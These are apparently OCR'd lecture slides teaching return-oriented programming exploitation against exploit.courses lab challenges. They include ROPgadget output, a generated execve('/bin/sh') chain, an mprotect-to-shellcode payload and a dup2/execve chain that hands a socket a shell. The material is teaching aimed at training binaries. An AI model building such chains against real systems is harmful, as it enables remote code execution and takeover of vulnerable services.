


ROP By Example



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



Stack grows down

Writes go up

ROP By Example



ROP By Example

call/ret’s can be chained!

Arbitrary code execution with not code uploaded

“Shellcode” consists of:

- Addresses of gadgets
- Arguments for gadgets (addresses, or immediates)
- NOT: assembler instructions

ROP Tools

Exploiting DEP: ROP Gadgets

ROPgadget

```
0x0000000000440608 : mov dword ptr [rdx], ecx ; ret
0x00000000004598b7 : mov eax, dword ptr [rax + 0xc] ; ret
0x0000000000431544 : mov eax, dword ptr [rax + 4] ; ret
0x000000000045a295 : mov eax, dword ptr [rax + 8] ; ret
0x00000000004a3788 : mov eax, dword ptr [rax + rdi*8] ; ret
0x0000000000493dec : mov eax, dword ptr [rdx + 8] ; ret
0x00000000004a36f7 : mov eax, dword ptr [rdx + rax*8] ; ret
0x0000000000493dc8 : mov eax, dword ptr [rsi + 8] ; ret
0x000000000043fbeb : mov eax, ebp ; pop rbp ; ret
0x00000000004220fa : mov eax, ebx ; pop rbx ; ret
0x0000000000495b90 : mov eax, ecx ; pop rbx ; ret
0x0000000000482498 : mov eax, edi ; pop rbx ; ret
0x0000000000437c11 : mov eax, edi ; ret
0x000000000042cfa1 : mov eax, edx ; pop rbx ; ret
0x000000000047d484 : mov eax, edx ; ret
0x000000000043de7e : mov ebp, esi ; jmp rax
0x0000000000499461 : mov ecx, esp ; jmp rax
0x00000000004324fb : mov edi, dword ptr [rbp] ; call rbx
0x0000000000443f34 : mov edi, dword ptr [rdi + 0x30] ; call rax
0x00000000004607e2 : mov edi, dword ptr [rdi] ; call rsi
0x000000000045c71e : mov edi, ebp ; call rax
0x0000000000491e33 : mov edi, ebp ; call rdx
0x00000000004a7a2d : mov edi, ebp ; nop ; call rax
0x000000000045c4c1 : mov edi, ebx ; call rax
```

ROPgadget

ROPgadget.py --ropchain

```
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'

        [+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x80c5126 pop eax ; ret
        [+] Gadget found: 0x80488b2 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x80488b2 xor eax, eax ; ret
        [+] Gadget found: 0x807030c inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x80481dd pop ebx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret

- Step 4 -- Syscall gadget

        [+] Gadget found: 0x804936d int 0x80

- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget v5.2

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4060) # @ .data
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4064) # @ .data + 4
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '//sh'
```

Some more ROP Infos

Some more ROP Infos

Where to take gadgets from?

- Either:
  - The program code
  - Shared library code (LIBC etc.)

Some more ROP Infos

Where to take gadgets from?

- Either:
  - The program code
    - Static location in memory (if not PIE)
    - Needs to be of some size to have enough gadgets
  - Shared library code (LIBC etc.)
    - “Universal gadget library”, because its very big
    - Sadly, non-guessable base location (ASLR’d even without PIE)

Some more ROP Infos

ROP shellcode usually consists of:

- Libc calls
  - malloc() / mprotect()
- Preparations of libc calls
  - set up registers
  - read data to defeat ASLR
- Skipping of shellcode arguments (pop/pop/ret)
- And even “plain ASM” (e.g. jmp)

Some more ROP Infos

ROP is very inefficient

Needs a lot of gadgets

Not suitable to implement complete shellcode in it

Hello: Multi Stage Shellcode

Some more ROP Infos

Stager: Change permission

Set Stack executable

Execute it (jmp)

Profit

Some more ROP Infos

Stager: Allocator


Allocate new RWX memory

Copy rest of shellcode to newly allocated memory

Execute it (jmp)

Profit

Some more ROP Infos



Practical ROP

Practical ROP:
mprotect() + Shellcode

Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
  - (can also defeat DEP+ASLR with some more ROP gadgetery)

- Get necessary gadgets
- Get address of shellcode
- SIP = ROPchain
- ROP is doing:
  - mprotect(&shellcode, len(shellcode), rw**x**)
- After ROPchain, jump to shellcode

- Challenge: 16, https://exploit.courses/#/challenge/16
  - DEP enabled
  - ASLR disabled (can use LIBC gadgets)

Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
  - (can also defeat DEP+ASLR with some more ROP gadgetery)
  - This example is DEP only (no ASLR!)

- Get necessary gadgets
- Get address of shellcode
- SIP = ROPchain
- ROP is doing:
  - mprotect(&shellcode, len(shellcode), rw**x**)
- After ROPchain, jump to shellcode

- Challenge: 16, https://exploit.courses/#/challenge/16
  - DEP enabled
  - ASLR disabled (can use LIBC gadgets)

Practical ROP

mprotect() ROP into shellcode 1/2

```
# shellcode
payload = shellcode
payload += "A" * (offset - len(shellcode))

# rop starts here (SIP)

# 0x0000000000003a718: pop rax; ret;
payload += p64 ( libcBase + 0x0000000000003a718 )  # <- SIP
payload += p64 ( 10 )      # syscall sys_mprotect

# 0x0000000000021102: pop rdi; ret;
payload += p64 ( libcBase + 0x0000000000021102 )
payload += p64 ( stackAddr ) # mprotect arg: addr
```

Practical ROP

mprotect() ROP into shellcode 2/2

```
# 0x0000000000202e8: pop rsi; ret;
payload += p64 ( libcBase + 0x0000000000202e8 )
payload += p64 ( 4096 )          # mprotect arg: size

# 0x0000000000001b92: pop rdx; ret;
payload += p64 ( libcBase + 0x0000000000001b92)
payload += p64 ( 0x7 )           # protect arg: permissions

# 0x00000000000bb945: syscall; ret;
payload += p64 ( libcBase + 0x00000000000bb945)

payload += p64 ( shellcodeAddr )
```

Practical ROP:
dup2() into execv() with LIBC

Practical ROP

dup2() into execv() with LIBC

- Defeats: DEP + ASLR
  - (Not: DEP+ASLR + PIE)

- Get necessary gadgets
- Get Address of “/bin/sh” in LIBC (or in this case, the program)
- dup() client network socket into 0, 1 and 2
- execv() “/bin/sh”

- Challenge: 17
  - https://exploit.courses/#/challenge/17
  - DEP enabled
  - ASLR enabled

Practical ROP

Socket:

- Is always 4 (find via debugging)
- (0, 1, 2 are used. 3 is used for server socket. Therefore next free socket is 4)

Practical ROP

String “/bin/sh”:

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
challenge17 : 0x400ed8 --> 0x68732f6e69622f ('/bin/sh')
       libc : 0x7ff0519cd58b --> 0x68732f6e69622f ('/bin/sh')
```

The string “/bin/sh” exists therefore in the libc itself

Practical ROP

```
# additional gadget to populate rsi
pop_rsi_r15 = 0x0000000000400eb1: pop rsi; pop r15; ret;

syscall = 33 # Note: dup2() syscall is 33

# Start ROP chain
# dup2(4, 0)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 0 )
payload += p64 ( 0xdeadbeef1 )
payload += p64 ( syscall )
```

Practical ROP

```
# dup2(4, 1)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 1 )
payload += p64 ( 0xdeadbeef2 )
payload += p64 ( syscall )
```

```
# dup2(4, 2)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 2 )
payload += p64 ( 0xdeadbeef3 )
payload += p64 ( syscall )
```

Practical ROP

```
# execve
payload += p64 ( pop_rdi )
payload += p64 ( sh_addr )          # found in LIBC
payload += p64 ( pop_rsi_r15 )
payload += p64 ( 0x6020e0 )          # addr of 0 bytes
payload += p64 ( 0xdeadbeef4 )
payload += p64 ( pop_rax )
payload += p64 ( 59 )
payload += p64 ( syscall )          # execute execve()

payload += p64 ( 0x41414141 )    # fail here (debug)
```

Practical ROP

What if the string “/bin/sh” does not exist in memory?

“Write-what-where” ROP, easy example:

```
# value to write
pop rax; ret

# memory location where we want to write the value
pop rdx; ret

# write rax at memory location indicated by rdx
mov ptr [rdx], rax; ret
```

Practical ROP

```
# Practical write-what-where example
# 0x00000000004009a0: pop rbp; ret;
# 0x0000000000400c91: pop rax; ret;
# 0x0000000000400c8e: mov dword ptr [rbp - 8], eax; pop rax; ret;

def write2mem(data, location, chain):
        chain += p64( pop_rax )
        chain += p64( data )

        chain += p64( pop_rbp )
        chain += p64( location + 8)

        chain += p64( mov_ptr_rbp_eax)
        chain += p64( 0xdeadbeef1 )
```

Practical ROP


Where to write?

Every binary has a read-write memory location at a static offset

```
gdb-peda$ vmmap
Start              End                Perm    Name
0x00400000         0x00402000         r-xp    challenge17
0x00601000         0x00602000         r--p    challenge17
0x00602000         0x00603000         rw-p    challenge17
```

